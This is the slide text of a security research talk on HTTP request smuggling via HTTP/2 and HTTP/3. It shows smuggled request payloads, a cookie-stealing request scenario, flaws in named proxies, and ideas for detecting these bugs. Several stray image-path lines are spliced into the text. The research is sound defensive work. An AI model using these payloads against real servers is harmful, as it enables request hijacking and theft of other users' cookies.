HTTP Request Smuggling via higher HTTP versions

HTTP Request Smuggling via higher HTTP versions - Emil Lerner, Slideshare.

- Published: 2021-05-21
- Original: <https://www.slideshare.net/neexemil/http-request-smuggling-via-higher-http-versions>
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![Emil Lerner HTTP Request

Smuggling via

higher HTTP versions](https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-1-320.jpg)

![Emil Lerner independentsecurityresearcher

CTO at WunderFund.io

Bushwhackers CTF team @emil_lerner @neex]
(https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-2-320.jpg)

![Reverse proxy HTTP Response HTTP Request Client HTTP Response HTTP Request Frontend

Server Backend

Server](https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-4-320.jpg)

![HTTP/1.1 body transfer Content-Length header Content-Length: 100

Here goes 100 bytes

of the request body.

Transfer-Encoding: chunked

ff

10

0

Here goes 255-byte chunk

Another chunk

Chunked encoding](https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-6-320.jpg)

![HTTP keep-alive (to backend) HTTP Response 1 HTTP Request 1 HTTP Response 1 HTTP Request 1 HTTP Response 2 HTTP Request 2 HTTP Response 2 HTTP Request 2 Single backend

connection Client2 connection Client1 connection Client1 Client2 Frontend

Server Backend

Server](https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-7-320.jpg)

![HTTP Request Smuggling Old & known attack Gained a lot of attention after

James Kettle's talk on BH USA 2019 He discovered a lot of new techniques]
(https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-8-320.jpg)

![HTTP Request Smuggling An attacker sends a malicious request It is parsed as a single request by the frontend

and is forwarded to the backend Backend parses it as two separate requests]
(https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-9-320.jpg)

![POST / HTTP/1.1

Content-Length: 100

0

Transfer-Encoding : chunked

GET /internal HTTP/1.1

... Frontend

interprets this Backend

interprets this Frontend thinks

it's body Backend thinks

it's another request HTTP Request Smuggling]
(https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-10-320.jpg)

![HTTP Request Smuggling It's all about Content-Length / Transfer-Encoding Transfer-Encoding has precedence We need to "smuggle" Transfer-Encoding

to backend unprocessed by the frontend](https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-11-320.jpg)

![HTTP Request Smuggling POST / HTTP/1.1

Content-Length: 100

Transfer-Encoding: identity, 0

chunked

GET /internal HTTP/1.1

... Frontend

interprets

this Backend


interprets

this Frontend

thinks

it's body Backend thinks

it's another request](https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-12-320.jpg)



![Exploitation: stealing requests Attacker Frontend Victim Frontend GET / HTTP/1.1

...

POST /save HTTP/1.1 Transfer-Encoding : chunked

GET / HTTP/1.1

Cookie: secret GET / HTTP/1.1

Transfer-Encoding : chunked

...

POST /save HTTP/1.1

data=GET / HTTP/1.1

Cookie: secret Frontend Backend](https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-14-320.jpg)


![Exploitation: stealing requests The victim's request is appended to ours Most frameworks are OK with newlines in forms Victim's cookies are saved to our profile, PMs

or other places where we can view them later]
(https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-15-320.jpg)

![HTTP/2 termination :status 200 PRI * HTTP/2.0

<binary>

:method GET HTTP/1.1 200 OK GET / HTTP/1.1 Frontend Backend Client]
(https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-17-320.jpg)



![Potential bug #1:

content-length conflicts actual length Client Frontend :method POST

:authority host.com

XGET /internal HTTP/1.1

... content-length: 1

POST / HTTP/1.1

Host: host.com

Content-Length: 1

XGET /internal HTTP/1.1

... Frontend Backend body](https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-19-320.jpg)

![Potential bug #2:

no content-length forwarding Client Frontend :method :authority host.com

GET /internal HTTP/1.1 GET GET / HTTP/1.1

Host: host.com

GET /internal HTTP/1.1 Frontend Backend body](https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-20-320.jpg)

![Potential bug #3:

content-length conflicting transfer-encoding Client Frontend :method POST

:authority host.com

content-length: 100

0

GET /internal HTTP/1.1

... transfer-encoding: chunked

POST / HTTP/1.1

Host: host.com


Content-Length: 100

Transfer-Encoding: chunked

0

GET /internal HTTP/1.1

... Frontend Backend body](https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-21-320.jpg)



![Potential bug #4:

newlines in headers Client Frontend :method GET

:authority host.com

x: ... GET /internal HTTP/1.1

GET / HTTP/1.1

Host: host.com

X:

GET /internal HTTP/1.1

... Frontend Backend](https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-23-320.jpg)

![Potential bug(s) #5:

less strict validation Client Frontend :method POST

:authority host.com

content-length: 100

0

GET /internal HTTP/1.1

... transfer-encoding : chunked

POST / HTTP/1.1

Host: host.com

Content-Length: 100

transfer-encoding : chunked

0

GET /internal HTTP/1.1

... Frontend Backend body](https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-24-320.jpg)

![Potential bug(s) #5:

less strict validation Client Frontend :method POST

:authority host.com

content-length: 100

0

GET /internal HTTP/1.1

... transfer_encoding: chunked

POST / HTTP/1.1

Host: host.com

Content-Length: 100

Transfer_Encoding: chunked

0

GET /internal HTTP/1.1

... Frontend Backend body](https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-25-320.jpg)

![Potential bug(s) #5:

less strict validation Client Frontend :method POST

:authority host.com

content-length: 100

0

GET /internal HTTP/1.1

... transfer-encoding: chunKed

POST / HTTP/1.1

Host: host.com

Content-Length: 100

Transfer-Encoding: chunKed

0

GET /internal HTTP/1.1

... Frontend Backend body](https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-26-320.jpg)

![What does the RFC say? RFC 7540 mentions Intermediary

Encapsulation Attacks in 10.3 Basically says "implementation must reject

things it can't handle" :) Explicitly mentions newlines and x00](https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-27-320.jpg)

![Detection idea #1:

make backend expect more data Craft a request such that Backend expects more data Frontend thinks it sent the whole request The request will hang Implemented in James Kettle's Burp plugin

(for HTTP/1.1)](https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-28-320.jpg)

![Detection idea #1:

make backend expect more data :method POST

content-length: 5

h: transfer-encoding:chunked

fff

Frontend

interprets this Backend

interprets this Frontend thinks

body is finished Backend expects

more data and hangs](https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-29-320.jpg)

![Chunked encoding should never be parsed

in HTTP/2 If the response depends on the chunked

encoding validness, it is a possible vulnerability There're some false positives Detection idea #2:

chunked body parsing](https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-30-320.jpg)

![Detection idea #2:

chunked body parsing :status 400 :method POST

invalid chunked body transfer-encoding : chunked

HTTP/1.1 400 POST / HTTP/1.1

transfer-encoding : chunked

invalid chunked body Frontend Backend Client]
(https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-31-320.jpg)

![Detection idea #3:

content-length parsing Send something like x:x content-length:1000 If the response depends on the value,

it's a possible vulnerability Even more false positives :(]
(https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-32-320.jpg)

![False positive scenario HTTP/2 HTTP/2

termination HTTP/1

processing HTTP/1.1 Frontend Backend Client]
(https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-33-320.jpg)

![Varnish flaw Client Varnish :method GET

:authority host.com

GET /internal HTTP/1.1

... content-length: 0

GET / HTTP/1.1

Host: host.com

content-length: 0

GET /internal HTTP/1.1

... Varnish Backend body](https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-34-320.jpg)

![Potential bug #6:

RFC 8441 Designed for WebSockets over HTTP/2 A client sends CONNECT method and sets

the :protocol special header Intermediary translates it to Upgrade]
(https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-35-320.jpg)

![Haproxy & nghttp2 flaws Client Frontend :method :authority host.com

GET /internal HTTP/1.1

... CONNECT

:protocol websocket

GET / HTTP/1.1

Host: host.com

Connection: upgrade

Upgrade: websocket

GET /internal HTTP/1.1

... Frontend Backend body](https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-36-320.jpg)

![Open problem:

one-way size discrepancy Attacks work if the backend reads less data

than the frontend Detection methods work if the backend expects

more data What if the first is achievable, but the second

is not possible?](https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-37-320.jpg)

![Client Frontend Frontend Backend H2O http3 (QUIC) flaw :method POST

content-length: 100

0

GET /internal HTTP/1.1

... x:x transfer-encoding:chunked

POST / HTTP/1.1

Content-length: 100

X: x

Transfer-Encoding: chunked

0

GET /internal HTTP/1.1

... body](https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-38-320.jpg)

![Automation I've implemented http2smugl tool It performs automatic vulnerability detection

using the discussed methods Also it supports sending "invalid" queries

via custom HTTP/2 implementation](https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-39-320.jpg)

![Further research needed HTTP/1 special headers, writing to closed streams,

HPACK and >40 implementations not researched Stable detection methods wanted Putting space + path into :method can lead

to hitting internal endpoints and Host override]
(https://image.slidesharecdn.com/lernerphdays2021-210521095108/85/HTTP-Request-Smuggling-via-higher-HTTP-versions-40-320.jpg)